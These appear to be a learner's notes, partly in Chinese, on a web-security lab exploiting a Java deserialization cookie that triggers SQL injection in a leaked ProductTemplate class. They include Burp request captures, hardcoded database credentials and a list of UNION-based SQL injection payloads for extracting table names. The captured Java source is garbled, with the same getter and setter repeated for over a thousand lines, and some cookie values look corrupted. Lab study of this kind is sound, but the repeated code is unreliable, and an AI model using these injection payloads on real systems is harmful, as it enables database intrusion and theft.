


一，登录到my account，看到 cookie 包含一个序列化的 Java 对象  
一段数据以 r00AB 开头，你基本可以确定这串就是 JAVA 序列化 base64 加密的数据；  
java序列化的数据一般会以标记（ac ed 00 05）开头，base64编码后的特征为r00AB。



二，发现 /backup/AccessTokenUser.java  
请求 /backup/ 发现还包含一个ProductTemplate.java文件  
看到数据库是postgres等信息

```
3432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
    Connectionconnect=connectionBuilder.connect(30);
    Stringsql=String.format("SELECT*FROMproductsWHEREid='%s'
LIMIT1",id);
    Statementstatement=connect.createStatement();
    ResultSetresultSet=statement.executeQuery(sql);
    if(!resultSet.next())
    {
        return;
    }
    product=Product.from(resultSet);
}
catch(SQLExceptione)
{
    thrownewIOException(e);
}
```

Send Cancel < > Target: https://0a6600b8048c644c82b15ce200a70048.web-security-academy.net

**Request**

Pretty Raw Hex Hackvortor

```
1 GET /backup/ProductTemplate.java HTTP/2
2 Host: 0a6600b8048c644c82b15ce200a70048.web-security-academy.net
3 Cookie: session=
r00ABXMyAC9sYWIuYWN0aW9ucy5jb2ltb24uc2VyaWFsaXphYm1kFjY2Vsc1Rva2
VuU0N1chlR/0USJ6mBqAGTAALYWNjZXN0aW9rZW50ABJMaMFCYSSsYW5nLlN0cm1u
ZztMAAhlcCVybmFtZXEAfgABeHBOACBsbjZONGS5dnJjeXJyOjY2RlaxFpZGZwND
hpZnNsHQAABndpZW51cgt3d43d
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
https://0a6600b8048c644c82b15ce200a70048.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

Pretty Raw Hex Render Hackvortor

```
6 public class ProductTemplate implements Serializable
7 {
8     static final long serialVersionUID = 1L;
9
10    private final String id;
11    private transient Product product;
12
13    public ProductTemplate(String id)
14    {
15        this.id = id;
16    }
17
18    private void readObject(ObjectInputStream inputStream) throws
19        IOException, ClassNotFoundException
20    {
21        inputStream.defaultReadObject();
22
23        JdbcConnectionBuilder connectionBuilder =
24            JdbcConnectionBuilder.from(
25                "org.postgresql.Driver",
26                "postgresql",
27                "localhost",
28                5432,
29                "postgres",
30                "postgres",
31                "password"
32            ).withAutoCommit();
33        try
34        {
35            Connection connect = connectionBuilder.connect(30);
36            String sql = String.format("SELECT * FROM products WHERE id = '%s'
37                LIMIT 1", id);
38            Statement statement = connect.createStatement();
39            ResultSet resultSet = statement.executeQuery(sql);
40            if (!resultSet.next())
41            {
42                return;
43            }
44            product = Product.from(resultSet);
45        }
46    }
47
48    public Product from(ResultSet resultSet)
49    {
50        return Product.from(resultSet);
51    }
52
53    public String getId()
54    {
55        return id;
56    }
57
58    public void setProduct(Product product)
59    {
60        this.product = product;
61    }
62
63    public Product getProduct()
64    {
65        return product;
66    }
67
68    public void setProduct(Product product)
69    {
70        this.product = product;
71    }
72
73    public Product getProduct()
74    {
75        return product;
76    }
77
78    public void setProduct(Product product)
79    {
80        this.product = product;
81    }
82
83    public Product getProduct()
84    {
85        return product;
86    }
87
88    public void setProduct(Product product)
89    {
90        this.product = product;
91    }
92
93    public Product getProduct()
94    {
95        return product;
96    }
97
98    public void setProduct(Product product)
99    {
100        this.product = product;
101    }
102
103    public Product getProduct()
104    {
105        return product;
106    }
107
108    public void setProduct(Product product)
109    {
110        this.product = product;
111    }
112
113    public Product getProduct()
114    {
115        return product;
116    }
117
118    public void setProduct(Product product)
119    {
120        this.product = product;
121    }
122
123    public Product getProduct()
124    {
125        return product;
126    }
127
128    public void setProduct(Product product)
129    {
130        this.product = product;
131    }
132
133    public Product getProduct()
134    {
135        return product;
136    }
137
138    public void setProduct(Product product)
139    {
140        this.product = product;
141    }
142
143    public Product getProduct()
144    {
145        return product;
146    }
147
148    public void setProduct(Product product)
149    {
150        this.product = product;
151    }
152
153    public Product getProduct()
154    {
155        return product;
156    }
157
158    public void setProduct(Product product)
159    {
160        this.product = product;
161    }
162
163    public Product getProduct()
164    {
165        return product;
166    }
167
168    public void setProduct(Product product)
169    {
170        this.product = product;
171    }
172
173    public Product getProduct()
174    {
175        return product;
176    }
177
178    public void setProduct(Product product)
179    {
180        this.product = product;
181    }
182
183    public Product getProduct()
184    {
185        return product;
186    }
187
188    public void setProduct(Product product)
189    {
190        this.product = product;
191    }
192
193    public Product getProduct()
194    {
195        return product;
196    }
197
198    public void setProduct(Product product)
199    {
200        this.product = product;
201    }
202
203    public Product getProduct()
204    {
205        return product;
206    }
207
208    public void setProduct(Product product)
209    {
210        this.product = product;
211    }
212
213    public Product getProduct()
214    {
215        return product;
216    }
217
218    public void setProduct(Product product)
219    {
220        this.product = product;
221    }
222
223    public Product getProduct()
224    {
225        return product;
226    }
227
228    public void setProduct(Product product)
229    {
230        this.product = product;
231    }
232
233    public Product getProduct()
234    {
235        return product;
236    }
237
238    public void setProduct(Product product)
239    {
240        this.product = product;
241    }
242
243    public Product getProduct()
244    {
245        return product;
246    }
247
248    public void setProduct(Product product)
249    {
250        this.product = product;
251    }
252
253    public Product getProduct()
254    {
255        return product;
256    }
257
258    public void setProduct(Product product)
259    {
260        this.product = product;
261    }
262
263    public Product getProduct()
264    {
265        return product;
266    }
267
268    public void setProduct(Product product)
269    {
270        this.product = product;
271    }
272
273    public Product getProduct()
274    {
275        return product;
276    }
277
278    public void setProduct(Product product)
279    {
280        this.product = product;
281    }
282
283    public Product getProduct()
284    {
285        return product;
286    }
287
288    public void setProduct(Product product)
289    {
290        this.product = product;
291    }
292
293    public Product getProduct()
294    {
295        return product;
296    }
297
298    public void setProduct(Product product)
299    {
300        this.product = product;
301    }
302
303    public Product getProduct()
304    {
305        return product;
306    }
307
308    public void setProduct(Product product)
309    {
310        this.product = product;
311    }
312
313    public Product getProduct()
314    {
315        return product;
316    }
317
318    public void setProduct(Product product)
319    {
320        this.product = product;
321    }
322
323    public Product getProduct()
324    {
325        return product;
326    }
327
328    public void setProduct(Product product)
329    {
330        this.product = product;
331    }
332
333    public Product getProduct()
334    {
335        return product;
336    }
337
338    public void setProduct(Product product)
339    {
340        this.product = product;
341    }
342
343    public Product getProduct()
344    {
345        return product;
346    }
347
348    public void setProduct(Product product)
349    {
350        this.product = product;
351    }
352
353    public Product getProduct()
354    {
355        return product;
356    }
357
358    public void setProduct(Product product)
359    {
360        this.product = product;
361    }
362
363    public Product getProduct()
364    {
365        return product;
366    }
367
368    public void setProduct(Product product)
369    {
370        this.product = product;
371    }
372
373    public Product getProduct()
374    {
375        return product;
376    }
377
378    public void setProduct(Product product)
379    {
380        this.product = product;
381    }
382
383    public Product getProduct()
384    {
385        return product;
386    }
387
388    public void setProduct(Product product)
389    {
390        this.product = product;
391    }
392
393    public Product getProduct()
394    {
395        return product;
396    }
397
398    public void setProduct(Product product)
399    {
400        this.product = product;
401    }
402
403    public Product getProduct()
404    {
405        return product;
406    }
407
408    public void setProduct(Product product)
409    {
410        this.product = product;
411    }
412
413    public Product getProduct()
414    {
415        return product;
416    }
417
418    public void setProduct(Product product)
419    {
420        this.product = product;
421    }
422
423    public Product getProduct()
424    {
425        return product;
426    }
427
428    public void setProduct(Product product)
429    {
430        this.product = product;
431    }
432
433    public Product getProduct()
434    {
435        return product;
436    }
437
438    public void setProduct(Product product)
439    {
440        this.product = product;
441    }
442
443    public Product getProduct()
444    {
445        return product;
446    }
447
448    public void setProduct(Product product)
449    {
450        this.product = product;
451    }
452
453    public Product getProduct()
454    {
455        return product;
456    }
457
458    public void setProduct(Product product)
459    {
460        this.product = product;
461    }
462
463    public Product getProduct()
464    {
465        return product;
466    }
467
468    public void setProduct(Product product)
469    {
470        this.product = product;
471    }
472
473    public Product getProduct()
474    {
475        return product;
476    }
477
478    public void setProduct(Product product)
479    {
480        this.product = product;
481    }
482
483    public Product getProduct()
484    {
485        return product;
486    }
487
488    public void setProduct(Product product)
489    {
490        this.product = product;
491    }
492
493    public Product getProduct()
494    {
495        return product;
496    }
497
498    public void setProduct(Product product)
499    {
500        this.product = product;
501    }
502
503    public Product getProduct()
504    {
505        return product;
506    }
507
508    public void setProduct(Product product)
509    {
510        this.product = product;
511    }
512
513    public Product getProduct()
514    {
515        return product;
516    }
517
518    public void setProduct(Product product)
519    {
520        this.product = product;
521    }
522
523    public Product getProduct()
524    {
525        return product;
526    }
527
528    public void setProduct(Product product)
529    {
530        this.product = product;
531    }
532
533    public Product getProduct()
534    {
535        return product;
536    }
537
538    public void setProduct(Product product)
539    {
540        this.product = product;
541    }
542
543    public Product getProduct()
544    {
545        return product;
546    }
547
548    public void setProduct(Product product)
549    {
550        this.product = product;
551    }
552
553    public Product getProduct()
554    {
555        return product;
556    }
557
558    public void setProduct(Product product)
559    {
560        this.product = product;
561    }
562
563    public Product getProduct()
564    {
565        return product;
566    }
567
568    public void setProduct(Product product)
569    {
570        this.product = product;
571    }
572
573    public Product getProduct()
574    {
575        return product;
576    }
577
578    public void setProduct(Product product)
579    {
580        this.product = product;
581    }
582
583    public Product getProduct()
584    {
585        return product;
586    }
587
588    public void setProduct(Product product)
589    {
590        this.product = product;
591    }
592
593    public Product getProduct()
594    {
595        return product;
596    }
597
598    public void setProduct(Product product)
599    {
600        this.product = product;
601    }
602
603    public Product getProduct()
604    {
605        return product;
606    }
607
608    public void setProduct(Product product)
609    {
610        this.product = product;
611    }
612
613    public Product getProduct()
614    {
615        return product;
616    }
617
618    public void setProduct(Product product)
619    {
620        this.product = product;
621    }
622
623    public Product getProduct()
624    {
625        return product;
626    }
627
628    public void setProduct(Product product)
629    {
630        this.product = product;
631    }
632
633    public Product getProduct()
634    {
635        return product;
636    }
637
638    public void setProduct(Product product)
639    {
640        this.product = product;
641    }
642
643    public Product getProduct()
644    {
645        return product;
646    }
647
648    public void setProduct(Product product)
649    {
650        this.product = product;
651    }
652
653    public Product getProduct()
654    {
655        return product;
656    }
657
658    public void setProduct(Product product)
659    {
660        this.product = product;
661    }
662
663    public Product getProduct()
664    {
665        return product;
666    }
667
668    public void setProduct(Product product)
669    {
670        this.product = product;
671    }
672
673    public Product getProduct()
674    {
675        return product;
676    }
677
678    public void setProduct(Product product)
679    {
680        this.product = product;
681    }
682
683    public Product getProduct()
684    {
685        return product;
686    }
687
688    public void setProduct(Product product)
689    {
690        this.product = product;
691    }
692
693    public Product getProduct()
694    {
695        return product;
696    }
697
698    public void setProduct(Product product)
699    {
700        this.product = product;
701    }
702
703    public Product getProduct()
704    {
705        return product;
706    }
707
708    public void setProduct(Product product)
709    {
710        this.product = product;
711    }
712
713    public Product getProduct()
714    {
715        return product;
716    }
717
718    public void setProduct(Product product)
719    {
720        this.product = product;
721    }
722
723    public Product getProduct()
724    {
725        return product;
726    }
727
728    public void setProduct(Product product)
729    {
730        this.product = product;
731    }
732
733    public Product getProduct()
734    {
735        return product;
736    }
737
738    public void setProduct(Product product)
739    {
740        this.product = product;
741    }
742
743    public Product getProduct()
744    {
745        return product;
746    }
747
748    public void setProduct(Product product)
749    {
750        this.product = product;
751    }
752
753    public Product getProduct()
754    {
755        return product;
756    }
757
758    public void setProduct(Product product)
759    {
760        this.product = product;
761    }
762
763    public Product getProduct()
764    {
765        return product;
766    }
767
768    public void setProduct(Product product)
769    {
770        this.product = product;
771    }
772
773    public Product getProduct()
774    {
775        return product;
776    }
777
778    public void setProduct(Product product)
779    {
780        this.product = product;
781    }
782
783    public Product getProduct()
784    {
785        return product;
786    }
787
788    public void setProduct(Product product)
789    {
790        this.product = product;
791    }
792
793    public Product getProduct()
794    {
795        return product;
796    }
797
798    public void setProduct(Product product)
799    {
800        this.product = product;
801    }
802
803    public Product getProduct()
804    {
805        return product;
806    }
807
808    public void setProduct(Product product)
809    {
810        this.product = product;
811    }
812
813    public Product getProduct()
814    {
815        return product;
816    }
817
818    public void setProduct(Product product)
819    {
820        this.product = product;
821    }
822
823    public Product getProduct()
824    {
825        return product;
826    }
827
828    public void setProduct(Product product)
829    {
830        this.product = product;
831    }
832
833    public Product getProduct()
834    {
835        return product;
836    }
837
838    public void setProduct(Product product)
839    {
840        this.product = product;
841    }
842
843    public Product getProduct()
844    {
845        return product;
846    }
847
848    public void setProduct(Product product)
849    {
850        this.product = product;
851    }
852
853    public Product getProduct()
854    {
855        return product;
856    }
857
858    public void setProduct(Product product)
859    {
860        this.product = product;
861    }
862
863    public Product getProduct()
864    {
865        return product;
866    }
867
868    public void setProduct(Product product)
869    {
870        this.product = product;
871    }
872
873    public Product getProduct()
874    {
875        return product;
876    }
877
878    public void setProduct(Product product)
879    {
880        this.product = product;
881    }
882
883    public Product getProduct()
884    {
885        return product;
886    }
887
888    public void setProduct(Product product)
889    {
890        this.product = product;
891    }
892
893    public Product getProduct()
894    {
895        return product;
896    }
897
898    public void setProduct(Product product)
899    {
900        this.product = product;
901    }
902
903    public Product getProduct()
904    {
905        return product;
906    }
907
908    public void setProduct(Product product)
909    {
910        this.product = product;
911    }
912
913    public Product getProduct()
914    {
915        return product;
916    }
917
918    public void setProduct(Product product)
919    {
920        this.product = product;
921    }
922
923    public Product getProduct()
924    {
925        return product;
926    }
927
928    public void setProduct(Product product)
929    {
930        this.product = product;
931    }
932
933    public Product getProduct()
934    {
935        return product;
936    }
937
938    public void setProduct(Product product)
939    {
940        this.product = product;
941    }
942
943    public Product getProduct()
944    {
945        return product;
946    }
947
948    public void setProduct(Product product)
949    {
950        this.product = product;
951    }
952
953    public Product getProduct()
954    {
955        return product;
956    }
957
958    public void setProduct(Product product)
959    {
960        this.product = product;
961    }
962
963    public Product getProduct()
964    {
965        return product;
966    }
967
968    public void setProduct(Product product)
969    {
970        this.product = product;
971    }
972
973    public Product getProduct()
974    {
975        return product;
976    }
977
978    public void setProduct(Product product)
979    {
980        this.product = product;
981    }
982
983    public Product getProduct()
984    {
985        return product;
986    }
987
988    public void setProduct(Product product)
989    {
990        this.product = product;
991    }
992
993    public Product getProduct()
994    {
995        return product;
996    }
997
998    public void setProduct(Product product)
999    {
1000        this.product = product;
1001    }
1002
1003    public Product getProduct()
1004    {
1005        return product;
1006    }
1007
1008    public void setProduct(Product product)
1009    {
1010        this.product = product;
1011    }
1012
1013    public Product getProduct()
1014    {
1015        return product;
1016    }
1017
1018    public void setProduct(Product product)
1019    {
1020        this.product = product;
1021    }
1022
1023    public Product getProduct()
1024    {
1025        return product;
1026    }
1027
1028    public void setProduct(Product product)
1029    {
1030        this.product = product;
1031    }
1032
1033    public Product getProduct()
1034    {
1035        return product;
1036    }
1037
1038    public void setProduct(Product product)
1039    {
1040        this.product = product;
1041    }
1042
1043    public Product getProduct()
1044    {
1045        return product;
1046    }
1047
1048    public void setProduct(Product product)
1049    {
1050        this.product = product;
1051    }
1052
1053    public Product getProduct()
1054    {
1055        return product;
1056    }
1057
1058    public void setProduct(Product product)
1059    {
1060        this.product = product;
1061    }
1062
1063    public Product getProduct()
1064    {
1065        return product;
1066    }
1067
1068    public void setProduct(Product product)
1069    {
1070        this.product = product;
1071    }
1072
1073    public Product getProduct()
1074    {
1075        return product;
1076    }
1077
1078    public void setProduct(Product product)
1079    {
1080        this.product = product;
1081    }
1082
1083    public Product getProduct()
1084    {
1085        return product;
1086    }
1087
1088    public void setProduct(Product product)
1089    {
1090        this.product = product;
1091    }
1092
1093    public Product getProduct()
1094    {
1095        return product;
1096    }
1097
1098    public void setProduct(Product product)
1099    {
1100        this.product = product;
1101    }
1102
1103    public Product getProduct()
1104    {
1105        return product;
1106    }
1107
1108    public void setProduct(Product product)
1109    {
1110        this.product = product;
1111    }
1112
1113    public Product getProduct()
1114    {
1115        return product;
1116    }
1117
1118    public void setProduct(Product product)
1119    {
1120        this.product = product;
1121    }
1122
1123    public Product getProduct()
1124    {
1125        return product;
1126    }
1127
1128    public void setProduct(Product product)
1129    {
1130        this.product = product;
1131    }
1132
1133    public Product getProduct()
1134    {
1135        return product;
1136    }
1137
1138    public void setProduct(Product product)
1139    {
1140        this.product = product;
1141    }
1142
1143    public Product getProduct()
1144    {
1145        return product;
1146    }
1147
1148    public void setProduct(Product product)
1149    {
1150        this.product = product;
1151    }
1152
1153    public Product getProduct()
1154    {
1155        return product;
1156    }
1157
1158    public void setProduct(Product product)
1159    {
1160        this.product = product;
1161    }
1162
1163    public Product getProduct()
1164    {
1165        return product;
1166    }
1167
1168    public void setProduct(Product product)
1169    {
1170        this.product = product;
1171    }
1172
1173    public Product getProduct()
1174    {
1175        return product;
1176    }
1177
1178    public void setProduct(Product product)
1179    {
1180        this.product = product;
1181    }
1182
1183    public Product getProduct()
1184    {
1185        return product;
1186    }
1187
1188    public void setProduct(Product product)
1189    {
1190        this.product = product;
1191    }
1192
1193    public Product getProduct()
1194    {
1195        return product;
1196    }
1197
1198    public void setProduct(Product product)
1199    {
1200        this.product = product;
1201    }
1202
1203    public Product getProduct()
1204    {
1205        return product;
1206    }
1207
1208    public void setProduct(Product product)
1209    {
1210        this.product = product;
1211    }
1212
1213    public Product getProduct()
1214    {
1215        return product;
1216    }
1217
1218    public void setProduct(Product product)
1219    {
1220        this.product = product;
1221    }
1222
1223    public Product getProduct()
1224    {
1225        return product;
1226    }
1227
1228    public void setProduct(Product product)
1229    {
1230        this.product = product;
1231    }
1232
1233    public Product getProduct()
1234    {
1235        return product;
1236    }
1237
1238    public void setProduct(Product product)
1239    {
1240        this.product = product;
1241    }
1242
1243    public Product getProduct()
1244    {
1245        return product;
1246    }
1247
1248    public void setProduct(Product product)
1249    {
1250        this.product = product;
1251    }
1252
1253    public Product getProduct()
1254    {
1255        return product;
1256    }
1257
1258    public void setProduct(Product product)
1259    {
1260        this.product = product;
1261    }
1262
1263    public Product getProduct()
1264    {
1265        return product;
1266    }
1267
1268    public void setProduct(Product product)
1269    {
1270        this.product = product;
1271    }
1272
1273    public Product getProduct()
1274    {
1275        return product;
1276    }
1277
1278    public void setProduct(Product product)
1279    {
1280        this.product = product;
1281    }
1282
1283    public Product getProduct()
1284    {
1285        return product;
1286    }
1287
1288    public void setProduct(Product product)
1289    {
1290        this.product = product;
1291    }
1292
1293    public Product getProduct()
1294    {
1295        return product;
1296    }
1297
1298    public void setProduct(Product product)
1299    {
1300        this.product = product;
1301    }
1302
1303    public Product getProduct()
1304    {
1305        return product;
1306    }
1307
1308    public void setProduct(Product product)
1309    {
1310        this.product = product;
1311    }
1312
1313    public Product getProduct()
1314    {
1315        return product;
1316    }
1317
1318    public void setProduct(Product product)
1319    {
1320        this.product = product;
1321    }
1322
1323    public Product getProduct()
1324    {
1325        return product;
1326    }
1327
1328    public void setProduct(Product product)
1329    {
1330        this.product = product;
1331    }
1332
1333    public Product getProduct()
1334    {
1335        return product;
1336    }
1337
1338    public void setProduct(Product product)
1339    {
1340        this.product = product;
1341    }
1342
1343    public Product getProduct()
1344    {
1345        return product;
1346    }
1347
1348    public void setProduct(Product product)
1349    {
1350        this.product = product;
1351    }
1352
1353    public Product getProduct()
1354    {
1355        return product;
1356    }
1357
1358    public void setProduct(Product product)
1359    {
1360        this.product = product;
1361    }
1362
1363    public Product getProduct()
1364    {
1365        return product;
1366    }
1367
1368    public void setProduct(Product product)
1369    {
1370        this.product = product;
1371    }
1372
1373    public Product getProduct()
1374    {
1375        return product;
1376    }
1377
1378    public void setProduct(Product product)
1379    {
1380        this.product = product;
1381    }
1382
1383    public Product getProduct()
1384    {
1385        return product;
1386    }
1387
1388    public void setProduct(Product product)
1389    {
1390        this.product = product;
1391    }
1392
1393    public Product getProduct()
1394    {
1395        return product;
1396    }
1397
1398    public void setProduct(Product product)
1399    {
1400        this.product = product;
1401    }
1402
1403    public Product getProduct()
1404    {
1405        return product;
1406    }
1407
1408    public void setProduct(Product product)
1409    {
1410        this.product = product;
1411    }
1412
1413    public Product getProduct()
1414    {
1415        return product;
1416    }
1417
1418    public void setProduct(Product product)
1419    {
1420        this.product = product;
1421    }
1422
1423    public Product getProduct()
1424    {
1425        return product;
1426    }
1427
1428    public void setProduct(Product product)
1429    {
1430        this.product = product;
1431    }
1432
1433    public Product getProduct()
1434    {
1435        return product;
1436    }
1437
1438    public void setProduct(Product product)
1439    {
1440        this.product = product;
1441    }
1442
1443    public Product getProduct()
1444    {
1445        return product;
1446    }
1447
1448    public void setProduct(Product product)
1449    {
1450        this.product = product;
1451    }
1452
1453    public Product getProduct()
1454    {
1455        return product;
1456    }
1457
1458    public void setProduct(Product product)
1459    {
1460        this.product = product;
1461    }
1462
1463    public Product getProduct()
1464    {
1465        return product;
1466    }
1467
1468    public void setProduct(Product product)
1469    {
1470        this.product = product;
1471    }
1472
1473    public Product getProduct()
1474    {
1475        return product;
1476    }
1477
1478    public void setProduct(Product product)
1479    {
1480        this.product = product;
1481    }
1482
1483    public Product getProduct()
1484    {
1485        return product;
1486    }
1487
1488    public void setProduct(Product product)
1489    {
1490        this.product = product;
1491    }
1492
1493    public Product getProduct()
1494    {
1495        return product;
1496    }
1497
1498    public void setProduct(Product product)
1499    {
1500        this.product = product;
1501    }
1502
1503    public Product getProduct()
1504    {
1505        return product;
1506    }
1507
1508    public void setProduct(Product product)
1509    {
1510        this.product = product;
1511    }
1512
1513    public Product getProduct()
1514    {
1515        return product;
1516    }
1517
1518    public void setProduct(Product product)
1519    {
1520        this.product = product;
1521    }
1522
1523    public Product getProduct()
1524    {
1525        return product;
1526    }
1527
1528    public void setProduct(Product product)
1529    {
1530        this.product = product;
1531    }
1532
1533    public Product getProduct()
1534    {
1535        return product;
1536    }
1537
1538    public void setProduct(Product product)
1539    {
1540        this.product = product;
1541    }
1542
1543    public Product getProduct()
1544    {
1545        return product;
1546    }
1547
1548    public void setProduct(Product product)
1549    {
1550        this.product = product;
1551    }
1552
1553    public Product getProduct()
1554    {
1555        return product;
1556    }
1557
1558    public void setProduct(Product product)
1559    {
1560        this.product = product;
1561    }
1562
1563    public Product getProduct()
1564    {
1565        return product;
1566    }
1567
1568    public void setProduct(Product product)
1569    {
1570        this.product = product;
1571    }
1572
1573    public Product getProduct()
1574    {
1575        return product;
1576    }
1577
1578    public void setProduct(Product product)
1579
```

Target: https://0a7700d50302571183159b3a00dd0097.web-security-academy.net

**Request**

```
1 GET /backup/AccessTokenUser.java HTTP/2
Host: 0a7700d50302571183159b3a00dd0097.web-security-academy.net
Cookie: session=r00ABXMyAC9sYWiUyWN0aW9ucy5jb2ltb24uc2VyaWZsa0phYmx1LkFjY2VzclRva2VuVWV0Qlch1R/0USJ6mBAGACTAALYWNjZXNzVG9rZW50ABJHMFYSSsYW5nLiN0cmLuZstMAAhlc2VybmaFtZKEAfgABeHBOACBuYwQ5bWZmdFycsVlamI2cmNxbWdqcRmN3ZldDliNHQAmdpZW51cgt3d43d
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7700d50302571183159b3a00dd0097.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

**Response**

```
1 HTTP/2 200 OK
2 X-Frame-Options: SAMEORIGIN
3 Content-Length: 486
4
5 packagedata.session.token;
6
7 import java.io.Serializable;
8
9 public class AccessTokenUser implements Serializable
10 {
11     private final String username;
12     private final String accessToken;
13
14     public AccessTokenUser(String username, String accessToken)
15     {
16         this.username = username;
17         this.accessToken = accessToken;
18     }
19
20     public String getUsername()
21     {
22         return username;
23     }
24
25     public String getAccessToken()
26     {
27         return accessToken;
28     }
29 }
30
```

305	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
306	https://0a7700d503025711...	GET	/my-account?id=wiener	✓	200	3169	HTML		Developing a custo...
308	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
309	https://0a7700d503025711...	POST	/my-account/change-email	✓	302	91			
310	https://0a7700d503025711...	GET	/my-account		200	3222	HTML		Developing a custo...
312	https://0a7700d503025711...	GET	/academyLabHeader		101	147			
313	https://0a7700d503025711...	GET	/		200	10683	HTML		Developing a custo...
318	https://0a7700d503025711...	GET	/resources/images/shop.svg		200	7258	XML	svg	
341	https://0a7700d503025711...	GET	/academyLabHeader		101	147			


**Request**

```
1 GET /my-account?id=wiener HTTP/2
2 Host: 0a7700d50302571183159b3a00dd0097.web-security-academy.net
3 Cookie: session=r00ABXMyAC9sYWiUyWN0aW9ucy5jb2ltb24uc2VyaWZsa0phYmx1LkFjY2VzclRva2VuVWV0Qlch1R/0USJ6mBAGACTAALYWNjZXNzVG9rZW50ABJHMFYSSsYW5nLiN0cmLuZstMAAhlc2VybmaFtZKEAfgABeHBOACBuYwQ5bWZmdFycsVlamI2cmNxbWdqcRmN3ZldDliNHQAmdpZW51cgt3d43d
4 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a7700d50302571183159b3a00dd0097.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
```

**Response**

```
49 </p>
50 </section>
51 </header>
52 <header class="notification-header">
53 <h1>
54     My Account
55 </h1>
56 <div id=account-content>
57     <p>
58         Your username is: wiener
59     </p>
60     <form class="login-form" name="change-email-form"
61         action="/my-account/change-email" method="POST">
62         <label>
63             Email
64         </label>
65         <input required type="email" name="email" value="">
66         <button class="button" type="submit">
67             Update email
68         </button>
69     </form>
70 </div>
71 <!-- <a href=/backup/AccessTokenUser.java>Example
72 uccc/a>
73 </div>
74 </section>
75 </div>
```

得到rememberMe的cookie值 --> Base64解码 --> AES解密 --> 反序列化



```

1 ' OR 1=1 --
2
3 Find the version through the errors
4
5 Determine the number of columns
6 ' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --
7 (error indicates that there more or less of them)
8
9
10 ' UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL --
11
12 Query to find out the string:
13
14 ' UNION SELECT NULL, NULL, NULL, 'a', NULL, NULL, NULL, NULL --
15 error: java.io.IOException: org.postgresql.util.PSQLException: ERROR: invalid input syntax for type integer: &quot;a&quot;
16 Position: 69
17
18 List the content of the database
19
20 ' UNION SELECT NULL,NULL, NULL, CAST(table_name as numeric), NULL, NULL, NULL, NULL FROM information_schema.tables --|
21
22
